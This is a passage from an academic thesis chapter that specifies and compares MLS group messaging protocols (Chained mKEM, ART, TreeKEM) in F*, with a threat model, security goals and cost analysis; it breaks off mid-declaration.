Group Operations A group member can modify its local group state by constructing and applying an operation. Each messaging protocol provides its own data structure for operations, and provides two functions: modify creates an operation, and apply executes the operation to a group state.

Each operation is authored by a principal, called the *actor*, who wishes to modify the membership array at some index. The actor may *add* a new member at an unoccupied index, or *remove* an existing member, or *update* its own member_info record by providing a new credential or encryption key (ek_a^{v+1}). The function modify creates an operation given a group state, the index of the actor, the index to modify, a (possibly empty) member_info to write into that index, and some fresh key material used to refresh the group secret.

After calling modify to construct an operation, the actor applies it to its local group state and sends the operation to the all members in a Modify message, so that they can apply it to their local states. If the operation adds a new member, and that member has no prior group state, the actor sends it the full new group state in a Welcome message. When removing a member, the actor sends it a GoodBye message.

Global Traces and Local Transcripts During a run of a messaging protocol, different members send and receive messages from the delivery service. The global trace of the protocol is therefore a sequence of send and receive events. We assign a unique timestamp to each such event, so that we can say, for instance that a group member b_j received a message m at time t', and that this message was sent at time t by member a_i. In our F* model, we maintain a global trace explicitly as a monotonically growing sequence of events; an event's timestamp is the length of the trace before the event.

Each group member only sees a local view of the global trace, corresponding to the messages it has sent and received. In particular, its local group state depends on the *transcript* of group management messages it has sent and received. We model this local transcript as follows:

```
type transcript = group_state * list operation
val consistent: transcript → transcript → bool
```

Since operations are deterministic, if the transcripts at two members are the same, they have the same group state. Note, however, that different group members may be added at different times, and so not all members have the full transcript, they only have a suffix starting with the intermediate group state given to them in the Welcome message. We say that two transcripts are *consistent* if they are either the same, or one is a suffix of the other with the same intermediate group state. Consistent transcripts result in the same final group state.

In a typical messaging protocol, each protocol message is authenticated by the sender, so the local transcript at each member is cumulatively authenticated by all the actors who have sent group management messages so far. As long as the signature keys of all these actors is unknown to the attacker, and all protocol messages eventually get delivered, the states at all group members will eventually get synchronized.

Actors The functions above may seem to allow any principal a to construct an add, remove, or update operation for any member, but in practice, a particular protocol or application will impose further restrictions on which operations may be applied to a group state. For instance, it may only allow group administrators to add or remove members, and it may only allow a current member to update its own version. We consider such authorization policies are part of the application logic that must be enforced by the protocol implementation.

However, it is important to identify the actors who have directly influenced the current group state, since a malicious actor may be able to corrupt the group state in subtle ways that may not be easy for all group members to detect. We define a function actors that identifies the actors whose influence is still present in a given group state:

```
val actors: group_state → list principal
```

By default, we could include all the actors in the transcript leading up to a group state as the current actors. However, this would be too pessimistic, since the influence of an actor may be removed by a subsequent operation. For example, if an actor modified some part of the group state, then subsequent operations that rewrote the same part of the group state would erase the actor's influence and remove it from the current actors list.

Group Secrets Each group state is associated with a shared group_secret. A member at index i can calculate this secret using the public group state g and its own member_secrets record ms, by calling the function calculate_group_secret g i ms.

As long as the group state has been created by applying a valid sequence of operations, the group secret calculated by each member should be the same, and this secret s should be known only to the *current members* of the group. In particular, if a member a has an encryption key with version v (ek_a^v), then even if a's previous decryption key (dk_a^{v-1}) is leaked to the attacker, s should remain secret. Similarly, even if a's next decryption key dk_a^{v+1} is eventually revealed to the attacker, the attacker should not be able to recompute s. *This versioned secrecy requirement for the group secret is at the heart of the group security guarantees (FS, PCS) we expect from a group messaging protocol that meets our API.*

Message Protection During a typical run of the messaging protocol (see Figure 5.19) group members send a number of messages to each other. The type msg defines a tagged union of these message types: a msg can either contain a group management message (Create, Modify, Welcome, GoodBye), called a *handshake message*, or an application message (AppMsg).

To send a message m, a group member (sender) uses the group state, group secret, its own index and member secrets, and calls the function encrypt_msg, which signs the message with the sender's signature key and encrypts it for the intended recipients. Encryption may change the group secret (e.g. it may increment a counter or ratchet a key) and so it returns both the ciphertext and the new group secret.

When a member receives its first message for a group (Create or Welcome) it calls decrypt_initial with its member_secrets to process the message. It then extracts the group state from the message and stores it locally.

If the receiver already has a group state g and group secret s, it calls decrypt_msg with g, s, and the receiver's index to decrypt the message (AppMsg, Modify or GoodBye). If it receives a Modify, it applies the received operation to g; if it receives a GoodBye it deletes g and s.

Messaging Applications Extending the interface in Figure 5.2 to a full messaging application requires many more details, including session state storage, networking functions, a public key infrastructure, etc. which we do leave for future work. Instead, we focus on the functional and security requirements for the core messaging protocol and verify whether a given protocol meets these requirements. In particular, we state and prove several functional correctness lemmas, including one that states that calling apply g o on a group state g and operation o always succeeds if o was the result of modify applied to the same group state g.

We note that there may be bugs of flaws in the PKI and and storage design that can completely break the expected security of MLS, so these elements should be carefully studied in future work. Furthermore, this work does not consider member privacy and how it is affected by the protocol and its infrastructure, this aspect deserves further study.

```
96  (* Protocol Messages *)
97  type msg =
98        | AppMsg: ctr:nat → m:bytes → msg
99        | Create: g:group_state → msg
100       | Modify: operation → msg
101       | Welcome: g:group_state → i:index g
102                → secrets:bytes → msg
103       | Goodbye: msg
104
105 (* Encrypt Protocol Message *)
106 val encrypt_msg: g:group_state → gs:group_secret
107         → sender:index g → ms:member_secrets → m:msg
108         → entropy:bytes → (bytes * group_secret)
109
110 (* Decrypt Initial Group State *)
111 val decrypt_initial: ms:member_secrets
112         → c:bytes → option msg
113
114 (* Decrypt Protocol Message *)
115 val decrypt_msg: g:group_state → gs:group_secret
116         → receiver:index g → c:bytes
117         → option (msg * sender:index g * group_secret)
```

Figure 5.3 – An F* Interface for MLS Protocols. Each protocol must implement a Message Protection (MP) component that uses the group secret to protect messages.



Figure 5.4 – Evolution of a Messaging Group.
(I) a creates a group with three members $\{a, b, c\}$; (II) b updates its keys; (III) c adds d to the group; (IV) d removes c. Once its local group state is initialized, a member can securely send messages to the group at any time, by encrypting it using the current group state.

5.2.2 Threat Model and Security Goals

The high-level security goal of a messaging protocol is to prevent an adversary from stealing, tampering with, or forging application messages as they are exchanged within a group. *Recall, that by member we mean a principal at some particular version.* In our model, we consider adversaries who control the network and may also compromise some members of a group (malicious insiders).

Network Attacker An active network attacker can inject, intercept, modify, replay, and redirect messages sent between any two principals. In terms of the messaging architecture, it means that the attacker controls the delivery service, and hence can send any message to any group member, and intercept any (encrypted) message sent to a member.

The attacker may also call any function, including cryptographic algorithms, to construct and break down messages, and in doing so, may be able to discover protocol values that were meant to be kept secret. We assume that it cannot guess cryptographic keys or break the underlying cryptographic algorithms (with non-negligible probability). Our precise modeling of cryptographic assumptions is detailed in Section 5.5.

Compromised Principals We allow the adversary to dynamically and selectively compromise any version of any group member's secrets. In particular, an adversary can compromise the signature key sk_a corresponding to a member's credential, or it may compromise a specific decryption key dk_a^v, without necessarily compromising dk_a^{v-1} or dk_a^{v+1}.

When stating our security goals, we use the predicate auth_compromised mi (where mi is a value of type member info) to refer to the loss of the signature key corresponding to the credential mi.credential, and the predicate dec_compromised mi to refer to the loss of the decryption key corresponding to mi.current_enc_key. We use compromised to refer to the disjunction of the two cases. We note that reusing the signature keys in multiple groups is dangerous, as described in Cremers and al. [101]. However, we stress that full-state compromise scenarios could affect a set of keys similarily to the case of a single key, the main differences being in the recovery after the compromise.

Security Goals We can now relate our main security goals in terms of the MLS protocol interface. Section 5.5 describes how we encode these goals in F* and how we can prove that they hold for a messaging protocol.

Message Confidentiality (Msg-Conf) If a member a sends a confidential application message m in a group state g, then the message m remains confidential from the adversary, unless one of the members of g is compromised.

Message Authenticity (Msg-Auth) If a member b receives an application message m from a sender a over a group g, then a is a member of g, and if a is not auth_compromised, then the message m was indeed sent by a over the same group state g.

Group Agreement (Grp-Agr) If a member b processes a Create, Welcome, or Modify message from a sender a, resulting in a group state g, and if a is not auth_compromised, then a sent the message when its local group state was also g.

Add Security (Add-FS) If a member a is added to a group state g with group secret s, resulting in a new group state g' with secret s', then the old group secret s remains confidential, unless one of the members of g is compromised, even if a was compromised before or after the Add.

Remove Security (Rem-PCS) If a member a is removed from a group state, resulting in a group state g' with group secret s', then s' is confidential from the adversary, unless one of the members in g' is compromised, even if a was malicious (actively compromised) before the Remove.

Update Security (Upd-FS,Upd-PCS) Suppose a member a updates its encryption key from version v to $v+1$ in a group state g with group secret s, resulting in a group state g' with secret s'. Then s (resp. s') is confidential from the adversary, unless one of the members in g (resp. g') is compromised. In particular, s (resp. s') remains secret even if dk_a^{v+1} (resp. dk_a^v) is compromised.

Many of the goals presented here are straightforward. The notion of Upd-PCS is similar to the notions of PCS that have been studied before in two-party and group protocols. It allows a member to *heal* a group after its own old keys have been (passively) compromised. Rem-PCS, however, allows the group to heal itself against malicious insiders, i.e. actively compromised members, and is studied here for the first time.

The above properties state the security of the messaging protocol in terms of the compromise of specific versions of the group members. So, by inspecting the current membership in a local group state, a group member gets a precise idea of compromise events she should be worried about, and then can decide whether she wants to modify the group in some way. When modeling specific protocols, however, the actual properties we prove are often tighter; we precisely identify which members can be dec_compromised, which can be auth_compromised, and at what point these compromise events occur. For example, we prove that an auth_compromise event for any group member *after* a group secret s has been computed cannot affect the confidentiality of the secret.

Limitations We note that our confidentiality guarantees are conditioned on the passive or active compromise of some of the members of a given group. As group sizes increase, it is fair to assume that some members will be inevitably compromised, and the FS and PCS properties basically capture the best possible security guarantees in this context. To recover from compromise, it is sufficient for members to regularly update their keys, and for actively compromised members to be identified and removed. The exact nature and frequency of updates is hard to predict, and MLS leaves the details of update frequency and user (de-)authorization to the application, and so it does not appear in our model.

There are also other desirable functional properties of messaging systems that we do not consider here. None of the above guarantees prevent an active network attacker from *partitioning* the group by only letting some group members communicate with each other. We can only guarantee that members in the same partition have consistent group states. Similarly, we do not explicitly state a privacy goal that would protect the group membership from being known to the authentication or delivery service, a problem we leave out of this work.

5.3 Candidates for generic Group Messaging and MLS

In this section, we evaluate a series of group messaging protocols that match the global and MLS requirements, and we informally compare their designs, performance, and security. By doing so, we elaborate the design decisions that led to TreeKEM$_{\mathrm{B}}$, the protocol used by MLS.

Table 5.1 lists the protocols and summarizes their main differences. Two of the protocols (Sender Keys, ART) are well known, but the others are detailed here for the first time. We have formally modeled and analyzed all protocols (except Sender Keys) in F*, and we present our full specification and analysis of TreeKEM$_{\mathrm{B}}$ in Sections 5.4 and 5.5.

Protocol	Create		Add			Remove		Update		Group	Update	Remove
	Send	Recv	Send	Recv	New	Send	Recv	Send	Recv	Agreement	PPCS	PACS
Sender Keys [175]	N^2	N	1	1	N	-	-	-	-	No	No	No
Chained mKEM$^+$	N	1	1	1	1	N	1	N	1	Yes	Yes	Yes
2-KEM Trees$^+$	N	$log(N)$	$log(N)$	$log(N)$	$log(N)$	$log(N)$	$log(N)$	$log(N)$	$log(N)$	Yes	Yes	No
ART [94]	N	$log(N)$	$log(N)$	$log(N)$	$log(N)$	-	-	$log(N)$	$log(N)$	Yes	Yes	No
TreeKEM$^+$	N	$log(N)$	$log(N)$	1	1	$log(N)$	1	$log(N)$	1	Yes	Yes	No
TreeKEM$_{\mathrm{B}}^+$	N	1	1	1	1	$log(N)..N$	1	$log(N)..N$	1	Yes	Yes	No*
TreeKEM$_{\mathrm{B+S}}^+$	N	1	1	1	N	$log(N)..N$	1	$log(N)..N$	1	Yes	Yes	Yes

Table 5.1 – A Comparison of the Computational Cost and Security Guarantees of Candidate Group Messaging Protocols

Computational Cost (public-key operations): The cost of sending and receiving each group operation (in a group with N active members) is listed in terms of the number of expected public-key operations, including Diffie-Hellman computations, public-key encryptions, and signatures. In all protocols, exchanging a group message requires 1 signature and 1 symmetric encryption. Each member stores the full group state ($O(N)$), and the size of each operation is proportional to the sender's computation cost for that operation.

Group Security Guarantees: All protocols provide mechanisms for message (forward) secrecy, integrity, sender authentication, and Add-FS. We distinguish their security based on whether they provide group agreement (Grp-Agr), Update PPCS, and Remove PACS (i.e. whether they prevent double-join attacks.)

(+): Described formally for the first time.

(*): Section 5.6 describes a double join attack on new members in TreeKEM$_{\mathrm{B}}$ if the member who adds them is malicious.

All these protocols differ mainly in their treatment of the group management API and in the way they compute messaging keys from the group state. Hence, we will focus only on these aspects of the protocol: once messaging keys are derived, protecting individual messages is mostly straight-forward. We also elide the full F* descriptions of protocols in this section, but in the next section, we fully detail the F* model for TreeKEM$_{\mathrm{B}}$, the protocol currently used in MLS (draft-07).

5.3.1 Signal Sender Keys

The Sender Keys protocol [175] is used in Signal and WhatsApp to setup group conversations between principals who already have pairwise Signal channels between them. When a wants to send a message to the group $\{a, b, c, d, e\}$, it generates a fresh *chain key* ck_a and fresh signature key-pair (sk_a, vk_a) and sends (ck_a, vk_a) over Signal to b, c, d, and e, who store these keys locally. The chain key ck_a is used to derive a sequence of symmetric encryption keys $(k_a^0, k_a^1, \ldots)$ that a can then use to encrypt messages to the group. Each encryption key is used only once and then deleted, enabling a message-level forward secrecy (Msg-Conf) guarantee. Each encrypted message is signed with sk_a, providing message and sender authentication (Msg-Auth).

If another member b wishes to send a message to the group, it must also generate and send

fresh keys (ck_b, vk_b) to all other members. Hence, to set up a group with N active participants, Sender Keys requires $O(N^2)$ messages to be sent, each of which costs at least one Diffie-Hellman operation. This cost is prohibitive for large groups, which is one of the reasons why applications such as WhatsApp don't allow groups larger than ≈ 250 participants.

Sender Keys does not have an explicit notion of groups and hence does not provide Grp-Agr. It also does not provide efficient mechanisms for Update or Remove; to remove a member, a new group needs to be created from scratch. These shortcomings make the protocol unsuitable for MLS.

5.3.2 Chained mKEM

To demonstrate the essence of our more advanced Tree-based Group Key Agreements (TGKAs), we introduce Chained mKEM which aims to be the simplest protocol that achieves the functional and security requirements of MLS. Although it is not very efficient for large groups, it provides strong baseline security guarantees that we will compare against more efficient protocols described later in this chapter. Chained mKEM serves as a good baseline for both security and performance, and allows us to fully detail all the components of a messaging protocol in our model.



Figure 5.5 – Chained mKEM: a group state with five members a, b, c, d, e after i operations. The group secret s_i is generated by one of the members and encrypted to the public encryption keys of all current members. The current messaging key K_i is derived from s_i and the previous messaging key K_{i-1}, with the protocol transcript mixed in as additional context.

Protocol Design The computations used by the protocol are depicted in Figure 5.5. Each member stores a group state that consists of the full membership array and an encrypted key package. In the figure, indexes $0, 1, 3, 4, 5$ are occupied by principals a, b, c, d, e, each associated with an encryption key. For each group state, the protocol computes a fresh *group secret* s that is meant to be known only to the current members. This secret is encrypted under the encryption keys of the members and the resulting ciphertexts are stored within the group state. Hence, anyone who knows the decryption key for one of the principals can decrypt the secret s from the group state.

The group creator generates the initial group secret and uses it to construct the initial group state (GS_0). From this group secret, the creator derives a messaging key K_0 that it can immediately use to encrypt messages to the group. On receiving the group state, each member decrypts the group secret and derives K_0 which it can then use to decrypt and encrypt subsequent group messages. Thereafter, any member can modify the group state by issuing an operation (op_i) that includes a fresh group secret encrypted to the new set of members. This secret is mixed with the previous messaging key K_{i-1} and the current protocol transcript to derive a new messaging key K_i. By chaining together the messaging keys, each key combines all the group secrets contributed to the group so far.

The core cryptographic construction we need for the protocol is a public key encryption scheme, where the sender generates a fresh key and encapsulates it to a (potentially large) list of recipients. Such a scheme is called a multi-KEM or mKEM in the literature, following Smart [211]. Since we apply a sequence of mKEMs and chain their result, we call our protocol *Chained mKEM*.

Group state and Operations We implement Chained mKEM as a F* module that meets our messaging interface. To this end, we first define data structures for implementing group_state and operation, and then provide functions for create, modify, apply, send_msg and recv_msg.

```
type key_package = {
    actor: prin_info;
    ek: enc_key;
    encrypted_keys: list bytes }

type group_state = {
    gid: nat;
    max_sz: nat;
    membership: array (option prin_info) max_sz;
    keys: key_package;
    transcript_hash: bytes }
```

The group_state type contains a group identifier, a maximum size, an explicit membership array, a key package, and a hash of the transcript so far. The key package includes the identity of the last actor to modify the group, a list of ciphertexts containing the group secret encrypted for each member, and an encryption key derived from the group secret. The encryption key is not used in the protocol but serves as a public identifier for the group secret.

An operation encodes a desired membership modification, by indicating a member index, a (possibly empty) prin_info to write at this index, and a new key package for the group:

```
type operation = {
    index: nat;
    member: option prin_info;
    keys: key_package }
```

The function apply executes this operation on a group state. It first checks that the operation is a valid add, remove, or update, and then modifies the group state by overwriting the key

package and the member entry at the given index. It then updates the transcript hash by concatenating the previous hash to the serialized operation and hashing the result.

The functions create and modify both rely on an mKEM key encapsulation function that takes random coins as input and returns a fresh secret and its encryption under a list of encryption keys. The F* code for modify is as follows:

```
let modify (a:prin_info) (g:group_state) (i:index g)
           (m':option prin_info) (coins:secret_bytes) =
  if valid_op a g i m' then
    let members' = g.members.[i] ← m' in
    let ekeys' = get_encryption_keys members' in
    let s,cip = mkem_encap coins ekeys' in
    let kp = {actor = a; ek = pk s; encrypted_keys = cip} in
    let op = {index = i; member = Some m'; keys = kp} in
    Some op
  else None
```

The function first calls valid_op to validate the proposed group modification and check that the principal a is authorized to make this change; for example, only the current member at i may be allowed to update itself. If these checks succeed, the function constructs a new operation with a key package encrypted for the new membership using mkem_encap.

Group Secrets and Messaging Keys At each group state, the member a at index i holds three secrets, the current messaging key K_{i-1}, and its own signature and decryption keys. If the group state changes, the member can update the messaging key by calling a function update_secrets:

```
type secrets (g:group_state) (i_a:index g) = {
     mkey: sym_key;
     sk_a: sig_key;
     dk_a: dec_key }

let update_secrets (g:group_state) (i_a:index g)
                   (s_a:secrets g i_a) (g':group_state) =
    let ekeys = get_encryption_keys g'.members in
    let s = mkem_decap dk ekeys g.keys.encrypted_keys in
    let mkey' = kdf group_secret s_a.mkey g'.transcript_hash in
    {s_a with mkey = mkey'}
```

The function update_secrets uses the member's decryption key to decapsulate the group secret from the key package and then feeds the secret into a key derivation function kdf along with the previous messaging key K_{i-1} and the new transcript hash to obtain the current messaging key K_i.

Messaging Functions The functions send_msg and recv_msg use the current messaging key along with the sender's signature key and the group state to implement a sign-then-encrypt construction to protect protocol messages.

To send the Create message, the creator first serializes the initial group state, signs it, and encrypts it for the public keys of all initial members. On subsequent Modify messages, the sender serializes the operation, signs it and encrypts it with the current messaging key. Similarly, each AppMsg is signed and encrypted with the current messaging key. For Welcome messages, since the new member does not know the current messaging key, both the serialized group state and the new messaging key are encrypted for the recipient's public key.

The symmetric key encryption for Modify and AppMsg uses authenticated encryption with associated data (AEAD) with different keys derived from the current group messaging key. The public key encryption for Create and Welcome uses a hybrid public-key encryption scheme (HPKE) using the recipient's public key. Note that all messages are signed by the sender before encryption. This signature covers a context that includes a hash of the protocol transcript at the sender. Furthermore, all AEAD and HPKE encryptions also take an associated data that includes the current transcript hash.

The sender calls send_msg to construct the ciphertext as described above, and the recipient calls recv_msg to decrypt and verify the ciphertext. As usual, recv_msg fails if the message is tampered with, or if the transcripts at the sender and recipient are inconsistent.

Security The security of Chained mKEM relies on the invariant that the current group secret s_i is known only to the current members of the group. Whenever the membership changes, even if it is due to an update of a member's key, a new group secret is generated and delivered (only) to the new members, hence maintaining the invariant. The invariant is sufficient to obtain all the secrecy guarantees of the security target presented earlier. Furthermore, each message is signed along with a hash of the full protocol transcript, providing Msg-Auth and Grp-Agr.

Note that if a member of the group is malicious it may generate an incorrect ciphertext that different members may decrypt to different secrets. However, any such tampering is detected and the group state is *healed* with a fresh secret as soon as some other honest member issues a subsequent group operation received by everybody. Hence, the integrity of a local group state in Chained mKEM and group agreement depends on the honesty of the *last actor* who modified the state, but not on previous actors.

In Chained mKEM, and indeed *in all the messaging protocols in this work, the FS and PCS guarantees of the group as a whole rely on how frequently members update their encryption keys.* For example, if d never updates its initial encryption key ek_d^0, an attacker who compromises d in epoch i, can go back to the beginning and derive the full sequence of group secrets $(s_0, s_1, \dots)$ and messaging keys from the transcript. The attacker will also be able to derive secrets for future epochs, until d next updates its key. Hence, we recommend that members should be configured to regularly update their keys, although the precise frequency is left to each application.

Performance The cost of sending a group operation in Chained mKEM is 1 mKEM encapsulation, which is usually proportional to N public key encryptions. However, the receiver only needs to perform 1 public key decryption. Add can be implemented more efficiently: the sender encrypts the new group secret s_i using the old group messaging key K_{i-1} (for the old members) and just the new member's encryption key, reducing the sender's cost to 1 public key encryption.

Creating or modifying a group with N members requires a call to mKEM encapsulation with

N public keys, which is generally as costly as N public key encryptions, and produces a ciphertext that is as large as N public key ciphertexts. However, the Add operation can be implemented more efficiently: the sender encrypts the new group secret s_i using the old group messaging key K_{i-1} (for the old members) and the new member's encryption key (e.g. ek_{f_0}). This reduces the sender's cost for add to one public key encryption, instead of a full mKEM encapsulation. Each recipient of a group operation calls mKEM decapsulation, which corresponds to only a single public key decryption. Finally, sending and receiving application messages relies on symmetric encryption and one public key signature.

5.3.3 Generic Tree-based Group Key Agreements (TGKAs)

In large groups, the $O(N)$ cost of Update in Chained mKEM becomes too expensive, encouraging lower update frequencies, and hence weaker security guarantees. Asynchronous Ratcheting Trees (ART) [94] shows how to reduce the cost of sending group updates from N to $log(N)$ public key operations, by relying on a Diffie-Hellman (DH) construction inspired by tree-based group key agreement (see e.g. [153]). *We generalize this idea, so that it is not specific to DH, and then instantiate it with multiple tree-based messaging protocol designs (including ART and TreeKEM [59]).*

Instead of maintaining a single group for the full membership (as in Chained mKEM), we now maintain a tree of subgroups: group members occupy leaves of the tree, and each internal node represents a subgroup consisting of all the leaves under it. This tree structure is depicted in Figure 5.6.



Figure 5.6 – A Tree of Subgroups: a data structure used in tree-based protocols like 2-KEM Trees, in ART, and TreeKEM.
The group has 5 members a, b, c, d, e organized into 6 subgroups 01, 23, 45, 03, 47 and 07; 07 denotes the full group. Each subgroup is associated with a subgroup secret (e.g. s_{01}) and has a key package (e.g. kp_{01}) with the subgroup secret encrypted for its children.

For simplicity, we consider only full binary *leveled* trees, where each internal node has two children, and every leaf is at the same distance from the root. Modifying our protocol to work with other tree structures should be straightforward.

Tree Data Structure The data structure we base our TGKAs upon (depicted in Figure 5.6) now contains a tree of subgroups: members occupy leaves of the tree, and each internal node represents a subgroup consisting of the leaves under it. We consider only *binary leveled trees*, where each internal node has two children, and every leaf is at the same distance from the root. In F* syntax, a tree with lev levels is defined as follows:

```
57 type tree (lev:nat) =
58  | Leaf : last_actor:credential{lev=0} →
59           mi:option member_info →tree lev
60  | Node: actor:credential{lev>0} →kp:option key_package →
61           left:tree (lev - 1) →right:tree (lev - 1) →tree lev
```

A leaf (e.g. 1) is a tree with 0 levels. It notes the identity of the last actor who modified it, and if the leaf is occupied, it holds a member_info record, which holds a current *leaf encryption key*, written ek_0 or ek_a or ek_a^v, for more specificity (see Section 5.2.1)

Each internal node in the tree that has some members under it (e.g. 03 at level 2) is assigned a *subgroup secret* (s_{03}) by the last actor to modify that node. This secret is used to derive a public-key encryption keypair for the subgroup (ek_{03}, dk_{03}). The node holds a key_package (kp_{03}) that includes the encryption key (ek_{03}) and a ciphertext that *encapsulates* (encrypts) the subgroup secret (s_{03}) under the encryption keys of the child subgroups (ek_{01}, ek_{23}). If an internal node has only one child (e.g. 47), it does not need a dedicated key package, it can reuse the subgroup secret and key package of its child ($kp_{47} = kp_{45}$).

```
49 type direction = | Left | Right
50 type key_package = {
51     from : direction;
52     node_enc_key: enc_key;
53     node_ciphertext: bytes }
```

The tree data structure is itself public, but each member of the group (e.g. a) can use its current leaf decryption key ($dk_a \equiv dk_0$) to compute the secrets for all the subgroups it belongs to: it first *decapsulates* (decrypts) the subgroup secret (s_{01}) for its parent node (01) from the parent's key package (kp_{01}) using its leaf decryption key (dk_a/dk_0), it then uses the parent secret to derive the corresponding decryption key (dk_{01}) and continues up the tree, decrypting parent secrets until it has the root secret (s_{07}). In practice, each member caches all its subgroup secrets and only recomputes them when they change.

The subgroup secret of the root (s_{07}) is the group secret for the full group (s_i). Like in Chained mKEM, this secret is used to derive a chain of message encryption keys ($K_0, K_1, \ldots$).

Node Encapsulation The core cryptographic construction used in the generic tree-based protocol here is a *node encapsulation mechanism* that group members can use to construct and process key_packages.

To create a subgroup secret (s_p) and key package (kp_p) for a parent node p, a sender who knows one of the two child subgroup secrets (s_c) can call node_encap with the encryption key of the sibling (ek_s) and some fresh key material (entropy) (dir indicates whether c is the left or right child). Conversely, a receiver can call node_decap with one of the child secrets to decapsulate the parent subgroup secret from a key package.

```
val node_encap: s_c:secret → ek_s:enc_key → dir:direction
